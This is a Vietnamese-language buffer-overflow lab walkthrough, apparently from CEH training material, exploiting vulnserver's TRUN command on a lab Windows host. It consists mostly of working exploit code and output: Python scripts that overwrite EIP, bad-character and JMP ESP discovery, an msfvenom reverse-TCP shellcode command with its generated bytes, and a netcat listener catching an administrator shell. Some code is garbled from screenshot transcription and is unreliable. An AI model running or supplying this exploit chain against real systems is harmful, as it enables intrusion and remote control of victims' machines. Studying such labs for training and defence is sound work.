


The screenshot shows a window titled "overwrite.py (~/Scripts) - Pluma". The menu bar includes File, Edit, View, Search, Tools, Documents, and Help. Below the menu is a toolbar with icons for Open, Save, Undo, and others. The main area displays the following Python code:

```
1#!/usr/bin/python2
2import sys, socket
3
4shellcode = "C" * 2003 + "D" * 4
5
6try:
7    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8    soc.connect(('10.10.1.11', 9999))
9    soc.send(('TRUN /.:/' + shellcode))
10   soc.close()
11except:
12    print "Error: Unable to establish connection with Server"
13    sys.exit()
```

Screenshot of Python script injecting shellcode in the EIP register

Kết quả cho thấy EIP có thể ghi đè:



Screenshot of Immunity Debugger showing EIP register


Bước 6: Identify Bad Character

Trước khi inject shellcode vào thanh ghi EIP, ta cần xác định các ký tự không hợp lệ có thể gây ra vấn đề trong shellcode. Các ký tự như ký tự ‘no byte‘, tức là “\x00“, là các ký tự không hợp lệ.

```
badchars = 
("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
```

Badchars


Tiếp theo, chạy đoạn code:



```
badchars.py (~/Scripts) - Pluma
File Edit View Search Tools Documents Help
+ Open Save Undo Redo Find Replace Search
badchars.py x
1#!/usr/bin/python2
2import sys, socket
3
4badchars =
5(""\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
6"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
7"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
8"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
9"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
10"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
11"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
12
13shellcode = "C" * 2003 + "D" * 4 + badchars
14
15try:
16    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
17    soc.connect(('10.10.1.11', 9999))
18    soc.send('TRUN ./:' + shellcode)
19    soc.close()
20except:
21    print "Error: Unable to establish connection with Server"
22    sys.exit()
```

Screenshot of Python script for sending badchars


Trong Immunity Debugger, nhấp chuột phải vào giá trị thanh ghi ESP, sau đó nhấp vào “Follow in Dump“, và cuối cùng quan sát các ký tự. Ta sẽ thấy rằng không có ký tự không hợp lệ nào gây ra vấn đề trong shellcode.



Screenshot of Immunity Debugger showing ESP dump

Bước 7: Identify the Right Module

Trong bước này, chúng ta cần xác định module nào trên máy đích đang thiếu memory protection. Ta có thể sử dụng một công cụ gọi là [mona.py](#). Ta download về và sao chép vào thư mục PyCommands trong thư mục của **Immunity Debugger**. Sau đó, ta chạy máy có lỗ hỏng và Immunity Debugger với quyền quản trị, và kết nối máy đó với Immunity Debugger. Tiếp theo, trong Immunity Debugger, nhập lệnh “**!mona modules**” vào thanh địa chỉ dưới cùng của cửa sổ.



Screenshot of Immunity Debugger showing mona modules

Chúng ta thấy rằng module **essfunc.dll** thiếu bảo vệ bộ nhớ. Hacker có thể lợi dụng những module như vậy để chèn shellcode và chiếm quyền điều khiển thanh ghi EIP. Để tiếp tục tấn công, ta cần chuyển đổi ngôn ngữ assembly (JMP ESP) thành mã hex bằng cách chạy một đoạn mã Ruby **nasm shell**.

```
/usr/share/metasploit-framework/tools/exploit/nasm shell.rb
```

Kết quả như sau:

```
[attacker@parrot]~$ sudo su  
[sudo] password for attacker:  
[root@parrot]~$ /home/attacker  
[root@parrot]~$ #cd  
[root@parrot]~$ #!/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb  
nasm > JMP ESP  
00000000 FFE4  
nasm > jmp esp
```


Screenshot showing Metasploit nasm shell output

Tiếp theo, trong Immunity Debugger, nhập lệnh sau vào thanh địa chỉ ở dưới cùng để xác định địa chỉ trả về của module có lỗ hổng:

```
'mona find -s "\xff\xe4" -m essfunc.dll
```

Kết quả giá trị địa chỉ trả về

Bây giờ, để inject địa chỉ trả về đã xác định vào thanh ghi EIP, ta cần chạy đoạn mã sau. Ví dụ, nếu địa chỉ trả về là “625011af“, thì bạn phải gửi “\xaf\x11\x50\x62“, vì kiến trúc x86 lưu trữ các giá trị theo định dạng Little Endian.




The screenshot shows a window titled "jump.py (~/Scripts) - Pluma". The menu bar includes File, Edit, View, Search, Tools, Documents, and Help. Below the menu is a toolbar with icons for New, Open, Save, Undo, Redo, Cut, Copy, Paste, Find, and Replace. The main area displays the Python script "jump.py".

```
1#!/usr/bin/python2
2import sys, socket
3
4shellcode = "C" * 2003 + "\xaf\x11\x50\x62"
5
6try:
7    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8    soc.connect(('10.10.1.11', 9999))
9    soc.send(('TRUN /.:/' + shellcode))
10   soc.close()
11except:
12    print "Error: Unable to establish connection with Server"
13    sys.exit()
```

Screenshot of Python script for overwriting EIP

Ta sẽ nhận thấy rằng thanh ghi EIP đã bị ghi đè bằng địa chỉ trả về của module có lỗ hổng:



Screenshot of Immunity Debugger showing EIP register

Hacker có thể kiểm soát thanh ghi EIP nếu máy mục tiêu có các module không có các thiết lập bảo vệ bộ nhớ thích hợp.

Bước 8: Generate Shellcode and Gain Shell Access

Bây giờ, ta chạy lệnh **msfvenom** để tạo shellcode:

```
msfvenom -p windows/shell_reverse_tcp LHOST=<IP address> LPORT=<port>
EXITFUNC=thread -f c -a x86 -b "\x00"
```

Kết quả như sau:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.1.13 LPORT=4444 EXITFUNC=thread -fc -a x86 -b "" -P  
File Edit View Search Terminal Help  
x86/shikata_ga_nai chosen with final size 351  
Payload size: 351 bytes  
Final size of c file: 1500 bytes  
unsigned char buf[] =  
"\xdb\xdf\xbb\x93\x9b\x2a\xd9\xd9\x74\x24\xf4\x58\x2b\xc9\xb1"  
"\x52\x83\xc0\x04\x31\x58\x13\x03\xcb\x88\xc8\x2c\x17\x46\x8e"  
"\xcf\xe7\x97\xef\x46\x02\xa6\x2f\x3c\x47\x99\x9f\x36\x05\x16"  
"\x6b\x1a\xbd\xad\x19\xb3\xb2\x06\x97\xe5\xfd\x97\x84\xd6\x9c"  
"\x1b\xd7\x0a\x7e\x25\x18\x5f\x7f\x62\x45\x92\x2d\x3b\x01\x01"  
"\xc1\x48\x5f\x9a\x6a\x02\x71\x9a\x8f\xd3\x70\x8b\x1e\x6f\x2b"  
"\x0b\xa1\xbc\x47\x02\xb9\xa1\x62\xdc\x32\x11\x18\xdf\x92\x6b"  
"\xe1\x4c\xdb\x43\x10\x8c\x1c\x63\xcb\xfb\x54\x97\x76\xfc\xaa"  
"\xe5\xac\x89\x37\x4d\x26\x29\x93\x6f\xeb\xac\x50\x63\x40\xba"  
"\x3e\x60\x57\x6f\x35\x9c\x"  
"\xd4\x64\xd8\xd3\xe9\x76\x"  
"\x2d\xcc\x5e\xb7\x39\x47\x"  
"\xc9\x45\x9a\xd0\x34\x66\x"  
"\x61\xdb\xee\xc7\x31\x73\x"  
"\x70\x14\x16\x07\x1b\xef\x"  
"\xc7\x61\x16\x75\xe7\x27\x"  
"\x94\xd4\x4f\xd9\x5b\x1d\x"  
"\xdb\x40\x60\x35\x1b\x0e\x"  
"\x55\x3e\x84\x8e\x9e\xfa\x"  
"\xd0\x02\x47\xbf\x86\xdc\x51\x91\x71\x8a\xeb\xd3\x2e\x79\x7b"  
"\xa5\x1c\xba\xfd\xaa\x48\x4c\xe1\x1b\x25\x09\x1e\x93\xa1\x9d"  
"\x67\xc9\x51\x61\xb2\x49\x71\x80\x16\xa4\x1a\x1d\xf3\x05\x47"  
"\x9e\x2e\x49\x7e\x1d\xda\x32\x85\x3d\xaf\x37\xc1\xf9\x5c\x4a"  
"\x5a\x6c\x62\xf9\x5b\xa5";  
[root@parrot]~[-]
```

Screenshot showing the output of msfvenom

Bây giờ, chúng ta cần chạy đoạn mã Python sau:

```
shellcode.py [/home/attacker/Desktop/Scripts] - Pluma (as superuser)
File Edit View Search Tools Documents Help
Open Save Undo Redo Cut Copy Paste Find Replace
shellcode.py x
0 "\xc1\xef\x7f\x40\x00\x02\x00\x00\x00\x21\x3c\x47\x99\x31\x30\x00\x10"
1 "\x6b\x1a\xbd\xad\x19\xb3\xb2\x06\x97\xe5\xfd\x97\x84\xd6\x9c"
2 "\x1b\xd7\x0a\x7e\x25\x18\x5f\x7f\x62\x45\x92\x2d\x3b\x01\x01"
3 "\xc1\x48\x5f\x9a\x6a\x02\x71\x9a\x8f\xd3\x70\x8b\x1e\x6f\x2b"
4 "\x0b\x11\xbc\x47\x82\xb9\x1a\x62\xdc\x32\x11\x18\xdf\x92\x6b"
5 "\xe1\x4c\xdb\x43\x10\x8c\x1c\x63\xcb\xfb\x54\x97\x76\xfc\xaa"
6 "\xe5\xac\x89\x37\x4d\x26\x29\x93\x6f\xeb\xac\x58\x63\x40\xba"
7 "\x3e\x60\x57\x6f\x35\x9c\xdc\x8e\x99\x14\xab\xb4\x3d\x7c\x7c"
8 "\xd4\x64\xd8\xd3\xe9\x76\x83\x8c\x4f\xfd\x2e\xd8\xfd\x5c\x27"
9 "\x2d\xcc\x5e\xb7\x39\x47\x2d\x85\xe6\xf3\xb9\xaa\x6f\xda\x3e"
10 "\xc9\x45\x9a\xd0\x34\x66\xdb\xf9\xf2\x32\x8b\x91\xd3\x3a\x40"
11 "\x61\xdb\xee\xc7\x31\x73\x41\x8\xe1\x33\x31\x40\xeb\xbb\x6e"
12 "\x70\x14\x16\x07\x1b\xef\xf1\x22\xd6\xee\x0c\x5b\xe4\xf0\x1f"
13 "\xc7\x61\x16\x75\xe7\x27\x81\xe2\x9e\x6d\x59\x92\x5f\xb8\x24"
14 "\x94\xd4\x4f\xd9\x5b\x1d\x25\xc9\x0c\xed\x70\xb3\x9b\xf2\xae"
15 "\xdb\x40\x60\x35\x1b\x0e\x99\xe2\x4c\x47\x6f\xfb\x18\x75\xd6"
16 "\x55\x3e\x84\x8e\x9e\xfa\x53\x73\x29\x03\x11\xcf\x06\x13\xef"
17 "\xd0\x02\x47\xbf\x86\xdc\x31\x79\x71\xaf\xeb\xd3\x2e\x79\x7b"
18 "\xa5\x1c\xba\xfd\xaa\x48\x4c\xe1\x1b\x25\x09\x1e\x93\xaa\x9d"
19 "\x67\xc9\x51\x61\xb2\x49\x71\x80\x16\xaa\x1a\x1d\xf3\x05\x47"
20 "\x9e\x2e\x49\x7e\x1d\xda\x32\x85\x3d\xaf\x37\xc1\xf9\x5c\x4a"
21 "\x5a\x6c\x62\xf9\x5b\xaa\x5" I
22 shellcode = "C" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow
23
24 try:
25
26
27
28
29
30
31
```

Screenshot of Python script for overwriting EIP

Trước khi chạy đoạn code trên, ta cần chạy lệnh **Netcat** sau để listen trên port 4444:

nc -nvlp 4444

Sau đó:

```
nc -nvlp 4444 - Parrot Terminal
[attacker@parrot]~[-]
$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#cd
[root@parrot]~[-]
#nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.11] 50825
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver>whoami
whoami
windows11\admin

